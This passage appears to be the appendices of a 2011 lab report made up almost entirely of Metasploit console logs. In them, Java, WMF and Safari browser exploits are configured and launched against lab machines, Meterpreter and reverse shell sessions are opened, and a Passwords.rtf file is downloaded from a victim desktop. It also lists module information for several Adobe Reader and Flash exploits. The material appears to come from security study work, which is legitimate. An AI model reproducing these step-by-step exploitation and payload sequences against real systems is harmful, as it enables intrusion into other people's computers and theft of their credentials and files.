
[*] Started reverse handler on 192.168.0.2:4444
msf exploit(java_codebase_trust) > [*] Using URL: http://192.168.0.2:8080/random
[*] Server started.
[*] Sending HTML file to 192.168.0.2:49675...
```



## Appendix 6 continued

```
msf exploit(java_codebase_trust) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.2:4444
msf exploit(java_codebase_trust) > [*] Using URL: http://192.168.0.2:8080/random
[*] Server started.
[*] Sending HTML file to 192.168.0.2:49675...
[*] Sending class file to 192.168.0.2:49677...
[*] Sending class file to 192.168.0.2:49677...
[*] Sending stage (27642 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.2:4444 -> 192.168.0.2:49678) at 2011-04-13 19:32:01 +0100
```



## Appendix 7

```
meterpreter > sysinfo
Computer      : WIN-5KLJF0CVUB2
OS            : Windows 7 6.1 (x86)
Meterpreter   : java/java
meterpreter > ipconfig
[-] stdapi_net_config_get_interfaces: Operation failed: 1
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Andrew Gallacher\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::8da2:b267:237d:86b5%11
    IPv4 Address. . . . . : 172.16.184.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.184.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Local Area Connection* 9:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2001:0:5ef5:79fd:2895:301d:53ef:477f
    Link-local IPv6 Address . . . . . : fe80::2895:301d:53ef:477f%13
    Default Gateway . . . . . : ::

C:\Users\Andrew Gallacher\Desktop>
```

```
msf > info multi/browser/java_rmi_connection_impl

Name: Java RMIConnectionImpl Deserialization Privilege Escalation Exploit
Module: exploit/multi/browser/java_rmi_connection_impl
Version: 10490
Platform: Java
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent

Provided by:
Sami Koivu
Matthias Kaiser
egypt <egypt@metasploit.com>

Available targets:
Id Name
-- ----
0 Generic (Java Payload)

Basic options:
Name Current Setting Required Description
-----
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLVersion SSL3 no Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH no The URI to use for this exploit (default is random)

Payload information:
Space: 20480
Avoid: 0 characters

Description:
This module exploits a vulnerability in the Java Runtime Environment
that allows to deserialize a MarshalledObject containing a custom
classloader under a privileged context. The vulnerability affects
version 6 prior to update 19 and version 5 prior to update 23.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0094
http://www.osvdb.org/63484
http://slightlyrandombrokenthoughts.blogspot.com/2010/04/java-rmiconnectionimpl-deserialization.html
```

```
Compatible Payloads
=====
Name      Disclosure Date  Rank  Description
-----
generic/shell_bind_tcp          normal  Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp      normal  Generic Command Shell, Reverse TCP Inline
java/meterpreter/bind_tcp      normal  Java Meterpreter, Java Bind TCP stager
java/meterpreter/reverse_tcp   normal  Java Meterpreter, Java Reverse TCP stager
java/shell/bind_tcp            normal  Command Shell, Java Bind TCP stager
java/shell/reverse_tcp         normal  Command Shell, Java Reverse TCP stager

msf exploit(java_rmi_connection_impl) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
```

```
msf exploit(java_rmi_connection_impl) > show options
Module options (exploit/multi/browser/java_rmi_connection_impl):

Name      Current Setting  Required  Description
-----
SRVHOST    0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT    8080              yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH    no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     yes              yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)
```



```
msf exploit(java_rmi_connection_impl) > show options
Module options (exploit/multi/browser/java_rmi_connection_impl):

Name      Current Setting  Required  Description
----      -
SRVHOST   192.168.0.11     yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080             yes      The local port to listen on.
SSL       false            no       Negotiate SSL for incoming connections
SSLVersion SSL3              no       Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH   random           no       The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     192.168.0.11     yes      The listen address
LPORT     4444             yes      The listen port


Exploit target:

Id  Name
--  ---
0   Generic (Java Payload)
```

## Appendix 12

```
msf exploit(java_rmi_connection_impl) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.11:4444
msf exploit(java_rmi_connection_impl) > [*] Using URL: http://192.168.0.11:8080/random
[*] Server started.
[*] Handling request from 192.168.0.11:49383...
[*] Sending stage (27642 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.11:4444 -> 192.168.0.11:49386) at 2011-04-18 14:16:29 +0100
```



Loading, Please Wait...

```

msf exploit(java_rmi_connection_impl) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.11:4444
msf exploit(java_rmi_connection_impl) > [*] Using URL: http://192.168.0.11:8080/random
[*] Server started.
[*] Handling request from 192.168.0.11:49383...
[*] Sending stage (27642 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.11:4444 -> 192.168.0.11:49386) at 2011-04-18 14:16:29 +0100
show sessions

Active sessions
=====

```

Id	Type	Information	Connection
--	----	-----	-----
1	meterpreter	java/java DrunknMunky @ iMac-Unibody.local	192.168.0.11:4444 -> 192.168.0.11:49386

## Appendix 14

```
meterpreter > screenshot
Screenshot saved to: /Users/DrunknMunky/njKdEgCq.jpeg
meterpreter > sysinfo
Computer      : iMac-Unibody.local
OS           : Mac OS X 10.6.7 (x86_64)
Meterpreter  : java/java
meterpreter > ipconfig

vmnet8 - vmnet8
Hardware MAC: 00:50:56:c0:00:08
IP Address  : 172.16.184.1
Netmask     : 255.255.255.0

vmnet1 - vmnet1
Hardware MAC: 00:50:56:c0:00:01
IP Address  : 192.168.161.1
Netmask     : 255.255.255.0

en1 - en1
Hardware MAC: 7c:6d:62:77:de:06
IP Address  : 192.168.0.11
Netmask     : 255.255.255.0

lo0 - lo0
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 0.0.0.0
```



## Appendix 16

```
msf > info multi/browser/java_trusted_chain

Name: Java Statement.invoke() Trusted Method Chain Exploit
Module: exploit/multi/browser/java_trusted_chain
Version: 12196
Platform: Java, Windows, Linux
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent

Provided by:
Sami Koivu
Matthias Kaiser
egypt <egypt@metasploit.com>

Available targets:
Id  Name
--  ---
0   Generic (Java Payload)
1   Windows Universal
2   Linux x86

Basic options:
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH   no               no        The URI to use for this exploit (default is random)

Payload information:
Space: 20480
Avoid: 0 characters

Description:
This module exploits a vulnerability in Java Runtime Environment
that allows an untrusted method to run in a privileged context. The
vulnerability affects version 6 prior to update 19 and version 5
prior to update 23.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0840
http://www.osvdb.org/63483
http://slightlyrandombrokenthoughts.blogspot.com/2010/04/java-trusted-method-chaining-cve-2010.html
```

## Appendix 17

Listing: /Users/DrunknMunky/Desktop

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100667/rw-rw-rwx	15364	fil	2011-04-19 07:29:30 +0100	.DS_Store
100667/rw-rw-rwx	0	fil	2011-03-25 20:16:54 +0000	.localized
40776/rwxrwxrw-	714	dir	2011-03-26 18:00:07 +0000	BT4R2
40776/rwxrwxrw-	170	dir	2011-03-27 13:26:44 +0100	BlackHole RAT
100666/rw-rw-rw-	19370348	fil	2011-03-19 22:50:09 +0000	Firefox 3.6.16.dmg
100666/rw-rw-rw-	1974089345	fil	2011-03-03 19:48:57 +0000	GnackTrackR6.7z
100666/rw-rw-rw-	349	fil	2011-04-18 14:12:24 +0100	Passwords.rtf
40776/rwxrwxrw-	408	dir	2011-04-18 15:42:56 +0100	Screen Casts
100666/rw-rw-rw-	58080	fil	2011-04-18 19:34:00 +0100	Screen shot 2011-04-18 at 19.33.58.png
40776/rwxrwxrw-	238	dir	2011-04-12 14:06:14 +0100	Screenshots
40776/rwxrwxrw-	170	dir	2011-04-12 12:22:21 +0100	VMWare
40776/rwxrwxrw-	986	dir	2011-04-12 13:56:48 +0100	msf
100666/rw-rw-rw-	1107683328	fil	2011-01-16 21:42:38 +0000	security-onion-live-20110116.iso

meterpreter > download "Passwords.rtf"

[\*] downloading: Passwords.rtf -> Passwords.rtf

[\*] downloaded : Passwords.rtf -> Passwords.rtf

meterpreter > █

Appendix

```
msf exploit(ms06_001_wmf_setabortproc) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
msf exploit(ms06_001_wmf_setabortproc) > show options

Module options (exploit/windows/browser/ms06_001_wmf_setabortproc):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0               yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080                  yes       The local port to listen on.
  SSL       false                 no        Negotiate SSL for incoming connections
  SSLVersion SSL3                   no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH   no                    no        The URI to use for this exploit (default is random)

Payload options (windows/shell_bind_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
  LPORT     4444              yes       The listen port
  RHOST     no                no        The target address

Exploit target:

  Id  Name
  --  -
  0    Windows XP/2003/Vista Automatic
```



Appendix 20

```
msf exploit(ms06_001_wmf_setabortproc) > set payload windows/shell_bind_tcp
payload => windows/shell_bind_tcp
```

```
msf exploit(ms06_001_wmf_setabortproc) > set srvhost 192.168.0.11
srvhost => 192.168.0.11
msf exploit(ms06_001_wmf_setabortproc) > set uripath random
uripath => random
msf exploit(ms06_001_wmf_setabortproc) > set rhost 192.168.0.11
rhost => 192.168.0.11
msf exploit(ms06_001_wmf_setabortproc) > set target 0
target => 0
msf exploit(ms06_001_wmf_setabortproc) > show options
```

Module options (exploit/windows/browser/ms06\_001\_wmf\_setabortproc):

Name	Current Setting	Required	Description
SRVHOST	192.168.0.11	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH	random	no	The URI to use for this exploit (default is random)

Payload options (windows/shell\_bind\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process, none
LPORT	4444	yes	The listen port
RHOST	192.168.0.11	no	The target address


Exploit target:

Id	Name
--	----
0	Windows XP/2003/Vista Automatic

## Appendix 21

```
msf exploit(ms06_001_wmf_setabortproc) > exploit
[*] Exploit running as background job.

[*] Using URL: http://192.168.0.11:8080/random
[*] Started bind handler
[*] Server started.
msf exploit(ms06_001_wmf_setabortproc) > [*] Sending exploit to 192.168.0.11:49994...
[*] Sending exploit to 192.168.0.11:50002...
□
```



```
msf > info osx/browser/safari_metadata_archive

Name: Safari Archive Metadata Command Execution
Module: exploit/osx/browser/safari_metadata_archive
Version: 10394
Platform:
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent

Provided by:
hdm <hdm@metasploit.com>

Available targets:
Id Name
-- ----
0 Automatic

Basic options:
Name Current Setting Required Description
-----
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL no no Negotiate SSL for incoming connections
SSLVersion SSL3 no Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH no no The URI to use for this exploit (default is random)

Payload information:
Space: 1024
Avoid: 0 characters

Description:
This module exploits a vulnerability in Safari's "Safe file"
feature, which will automatically open any file with one of the
allowed extensions. This can be abused by supplying a zip file,
containing a shell script, with a metafile indicating that the file
should be opened by Terminal.app. This module depends on the 'zip'
command-line utility.

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-0848
http://www.osvdb.org/23510
http://www.securityfocus.com/bid/16736
```

```

msf > use osx/browser/safari_metadata_archive
msf exploit(safari_metadata_archive) > show payloads

Compatible Payloads
=====

```

Name	Disclosure Date	Rank	Description
cmd/unix/bind_perl		normal	Unix Command Shell, Bind TCP (via perl)
cmd/unix/bind_ruby		normal	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/generic		normal	Unix Command, Generic command execution
cmd/unix/reverse		normal	Unix Command Shell, Double reverse TCP (telnet)
cmd/unix/reverse_perl		normal	Unix Command Shell, Reverse TCP (via perl)
cmd/unix/reverse_ruby		normal	Unix Command Shell, Reverse TCP (via Ruby)

```

msf exploit(safari_metadata_archive) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(safari_metadata_archive) >

```

```
msf exploit(safari_metadata_archive) > set srvhost 192.168.0.11
srvhost => 192.168.0.11
msf exploit(safari_metadata_archive) > set lhost 192.168.0.11
lhost => 192.168.0.11
msf exploit(safari_metadata_archive) > set uripath random
uripath => random
msf exploit(safari_metadata_archive) > set target 0
target => 0
msf exploit(safari_metadata_archive) > show options
Module options (exploit/osx/browser/safari_metadata_archive):

-----
Name      Current Setting  Required  Description
-----
SRVHOST   192.168.0.11    yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080            yes      The local port to listen on.
SSL       false          no       Negotiate SSL for incoming connections
SSLVersion SSL3            no       Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH   random         no       The URI to use for this exploit (default is random)
-----

Payload options (cmd/unix/reverse_perl):

-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.0.11    yes      The listen address
LPORT     4444            yes      The listen port
-----

Exploit target:

-----
Id  Name
--  ----
0   Automatic
```


## Appendix 25

```
msf exploit(safari_metadata_archive) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.11:4444
[*] Using URL: http://192.168.0.11:8080/random
msf exploit(safari_metadata_archive) > [*] Server started.
  adding: gYIH5Nit.mov (deflated 8%)
  adding: __MACOSX/._gYIH5Nit.mov (deflated 87%)
```

```
msf exploit(safari_metadata_archive) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.11:4444
[*] Using URL: http://192.168.0.11:8080/random
msf exploit(safari_metadata_archive) > [*] Server started.
  adding: gYIH5Nit.mov (deflated 8%)
  adding: __MACOSX/._gYIH5Nit.mov (deflated 87%)
[*] Command shell session 1 opened (192.168.0.11:4444 -> 192.168.0.11:49483) at 2011-04-19 08:08:36 +0100
```



A screenshot of a macOS Terminal window titled "Terminal — 80x24". The window shows the output of the exploit from the previous block. It displays the last login time as "Tue Apr 19 08:06:14 on ttys000". The user "DrunknMunky" is shown at the prompt, having executed the command `/Users/DrunknMunky/Downloads/gYIH5Nit.mov ; exit;`. The terminal shows the file being downloaded and then the user logging out. Finally, it displays `[Process completed]` with a cursor.

```
Terminal — 80x24
Last login: Tue Apr 19 08:06:14 on ttys000
iMac-Unibody:~ DrunknMunky$ /Users/DrunknMunky/Downloads/gYIH5Nit.mov ; exit;
logout

[Process completed]
```

## Appendix 27

```
msf > info windows/browser/adobe_flashplayer_newfunction

Name: Adobe Flash Player "newfunction" Invalid Pointer Use
Module: exploit/windows/browser/adobe_flashplayer_newfunction
Version: 12196
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Unknown
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  ---
0   Automatic

Basic options:
Name          Current Setting  Required  Description
-----
SRVHOST       0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT       8080             yes       The local port to listen on.
SSL           false            no        Negotiate SSL for incoming connections
SSLVersion    SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH       no               no        The URI to use for this exploit (default is random)

Payload information:
Space: 1000
Avoid: 1 characters

Description:
This module exploits a vulnerability in the DoABC tag handling
within versions 9.x and 10.0 of Adobe Flash Player. Adobe Reader and
Acrobat are also vulnerable, as are any other applications that may
embed Flash player. Arbitrary code execution is achieved by
embedding a specially crafted Flash movie into a PDF document. An
AcroJS heap spray is used in order to ensure that the memory used by
the invalid pointer issue is controlled. NOTE: This module uses a
similar DEP bypass method to that used within the adobe_libtiff
module. This method is unlikely to work across various Windows
versions due a the hardcoded syscall number.
```

## Appendix 28

```
msf > info windows/fileformat/adobe_flashplayer_button

Name: Adobe Flash Player "Button" Remote Code Execution
Module: exploit/windows/fileformat/adobe_flashplayer_button
Version: 12196
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
Unknown
Haifei Li
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  ---
0   Automatic

Basic options:
Name          Current Setting      Required  Description
-----
FILENAME      msf.pdf              yes       The file name.
OUTPUTPATH    /Users/DrunknMunky/Desktop/msf/data/exploits  yes       The location of the file.

Payload information:
Space: 1000
Avoid: 1 characters

Description:
This module exploits a vulnerability in the handling of certain SWF
movies within versions 9.x and 10.0 of Adobe Flash Player. Adobe
Reader and Acrobat are also vulnerable, as are any other
applications that may embed Flash player. Arbitrary code execution
is achieved by embedding a specially crafted Flash movie into a PDF
document. An AcroJS heap spray is used in order to ensure that the
memory used by the invalid pointer issue is controlled. NOTE: This
module uses a similar DEP bypass method to that used within the
adobe_libtiff module. This method is unlikely to work across various
Windows versions due a the hardcoded syscall number.
```



## Appendix 29

```
msf > info windows/fileformat/adobe_flatedecode_predictor02

Name: Adobe FlateDecode Stream Predictor 02 Integer Overflow
Module: exploit/windows/fileformat/adobe_flatedecode_predictor02
Version: 10477
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:
unknown
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  ---
0   Adobe Reader Windows Universal (JS Heap Spray)

Basic options:
Name          Current Setting      Required  Description
----          -
FILENAME      msf.pdf              yes       The file name.
OUTPUTPATH    /Users/DrunknMunky/Desktop/msf/data/exploits  yes       The location of the file.

Payload information:
Space: 1024
Avoid: 1 characters

Description:
This module exploits an integer overflow vulnerability in Adobe
Reader and Adobe Acrobat Professional versions before 9.2.
```

## Appendix 32

```
msf > info windows/fileformat/adobe_media_newplayer

Name: Adobe Doc.media.newPlayer Use After Free Vulnerability
Module: exploit/windows/fileformat/adobe_media_newplayer
Version: 10477
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:
  unknown
  hdm <hdm@metasploit.com>
  pusscat <pusscat@metasploit.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0    Adobe Reader Windows English (JS Heap Spray)
  1    Adobe Reader Windows German (JS Heap Spray)

Basic options:
  Name          Current Setting      Required  Description
  ----          -
  FILENAME      msf.pdf              yes       The file name.
  OUTPUTPATH    /Users/DrunknMunky/Desktop/msf/data/exploits  yes       The location of the file.

Payload information:
  Space: 1024
  Avoid: 1 characters

Description:
  This module exploits a use after free vulnerability in Adobe Reader
  and Adobe Acrobat Professional versions up to and including 9.2.
```

## Appendix 33

```
msf > info windows/fileformat/adobe_geticon

    Name: Adobe Collab.getIcon() Buffer Overflow
    Module: exploit/windows/fileformat/adobe_geticon
    Version: 10477
    Platform: Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Good

Provided by:
  MC <mc@metasploit.com>
  Didier Stevens <didier.stevens@gmail.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Adobe Reader Universal (JS Heap Spray)

Basic options:
  Name          Current Setting      Required  Description
  ----          -
  FILENAME      msf.pdf               yes       The file name.
  OUTPUTPATH    /Users/DrunknMunky/Desktop/msf/data/exploits  yes       The location of the file.

Payload information:
  Space: 1024
  Avoid: 1 characters

Description:
  This module exploits a buffer overflow in Adobe Reader and Adobe
  Acrobat. Affected versions include < 7.1.1, < 8.1.3, and < 9.1. By
  creating a specially crafted pdf that contains malformed
  Collab.getIcon() call, an attacker may be able to execute arbitrary
  code.
```

## Appendix 34

```
msf > info windows/fileformat/adobe_utilprintf

Name: Adobe util.printf() Buffer Overflow
Module: exploit/windows/fileformat/adobe_utilprintf
Version: 10477
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good

Provided by:
MC <mc@metasploit.com>
Didier Stevens <didier.stevens@gmail.com>

Available targets:
Id  Name
--  ---
0   Adobe Reader v8.1.2 (Windows XP SP3 English)

Basic options:
Name          Current Setting      Required  Description
-----
FILENAME      msf.pdf              yes       The file name.
OUTPUTPATH    /Users/DrunknMunky/Desktop/msf/data/exploits yes       The location of the file.

Payload information:
Space: 1024
Avoid: 1 characters

Description:
This module exploits a buffer overflow in Adobe Reader and Adobe
Acrobat Professional < 8.1.3. By creating a specially crafted pdf
that contains malformed util.printf() entry, an attacker may be
able to execute arbitrary code.
```